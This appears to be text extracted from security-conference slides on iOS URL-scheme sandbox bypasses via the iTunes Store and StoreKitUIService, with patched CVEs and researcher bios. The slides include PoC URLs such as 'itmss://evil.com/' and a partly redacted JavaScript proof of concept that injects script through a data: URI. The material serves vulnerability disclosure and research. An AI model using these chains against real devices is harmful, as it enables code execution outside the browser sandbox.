winner Jundong Xie (@Jdddong) • Senior security engineer from Ant Security Light-Year lab • Graduated from Zhejiang University • Was a member of AAA CTF team • Main research area are binary fuzzing, browser security and macOS security • Pwned Safari, PDF and many mobile devices in three Tianfu Cup from 2018 to 2020

URL scheme to open iTunes Store • Run JavaScript outside of renderer sandbox • Poc ◦ itmss://evil.com/ • iTunes Store Available for: iPhone 4s and later, iPod touch (5th generation) and later, iPad 2 and later Impact: A website may be able to bypass sandbox restrictions using the iTunes Store Description: An issue existed in the handling of URLs redirected from Safari to the iTunes Store that could allow a malicious website to bypass Safari's sandbox restrictions. The issue was addressed with improved filtering of URLs opened by the iTunes Store. CVE-ID CVE-2014-8840 : lokihardt@ASRT working with HP's Zero Day Initiative

An XML manifest dynamically fetched from Apple server • HTTPS and SSL Pinning for Apple domains • Example: ◦ itmss://www.apple.com -> https://www.apple.com • Lokihardt lately found a DOM XSS on widgets.itunes.apple.com and pwned it again https://sandbox.itunes.apple.com/WebObjects/M ZInit.woa/wa/initiateSession <key>trustedDomains</key> <array> <string>.apple.com.edgesuite.net</string> <string>.asia.apple.com</string> <string>.corp.apple.com</string> <string>.euro.apple.com</string> <string>.itunes.apple.com</string> <string>.itunes.com</string> <string>.icloud.com</string>

found another novel (ancient actually) bypass ◦ -[SUStoreController handleApplicationURL:] ◦ -[NSURL storeURLType] ◦ -[SUStoreController _handleAccountURL:] ◦ -[SKUIURL initWithURL:] • An URL since iOS 3 ◦ itms://<redacted>&url=http://www.apple.com • Still checks the domain, but doesn’t enforce https ◦ MITM this trusted domain that doesn’t have HSTS ▪ support.mac.com


domains, data URIs are trusted as well… itms://<redacted>&url=data:text/plain,hello • It always appends a question mark at the end of URL, which breaks base64 encoding • Plain encoding is just fine
+ encodeURIComponent(this).replace(/[!'()*]/g, escape); } function payload() { iTunes.alert('gotcha'); // do ya thing } const data = `<script type="application/javascript">(${payload})()<\/script>`.toDataURI() const url = new URL('itms://<redacted>'); // part of the PoC is redacted to prevent abuse url.searchParams.set('url', data); location = url </script>

there is another one itms-ui:// that suffers exact same bug • itms-ui:// links to StoreKitUIService.app, which is also responsible for installing enterprise OTA apps • StoreKitUIService has no app navigation animation. Very low profile • itms-ui is not in the trusted list of MobileSafari, it requires one more confirmation • It makes no difference for other 1-click vectors like AirDrop, iMessage, and third-party IMs that don’t warn for external app navigation ◦ Signal, Google Handout, WhatsApp, Wire, etc.

Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation) Impact: Processing a maliciously crafted URL may lead to arbitrary javascript code execution Description: A validation issue was addressed with improved input sanitization. CVE-2021-1748: CodeColorist working with Ant Security Light-Year Labs Entry added February 1, 2021, updated May 28, 2021
Payload Subclass of UIWebView • In-process JSContext bridge • In-process rendering • All WebKit exploits work ◦ Both DOM and JIT ◦ Some WebKit mitigations are gone • No renderer sandbox, only App container • Capable of loading shellcode in App context No renderer autorestart. The exploit only has one chance to run

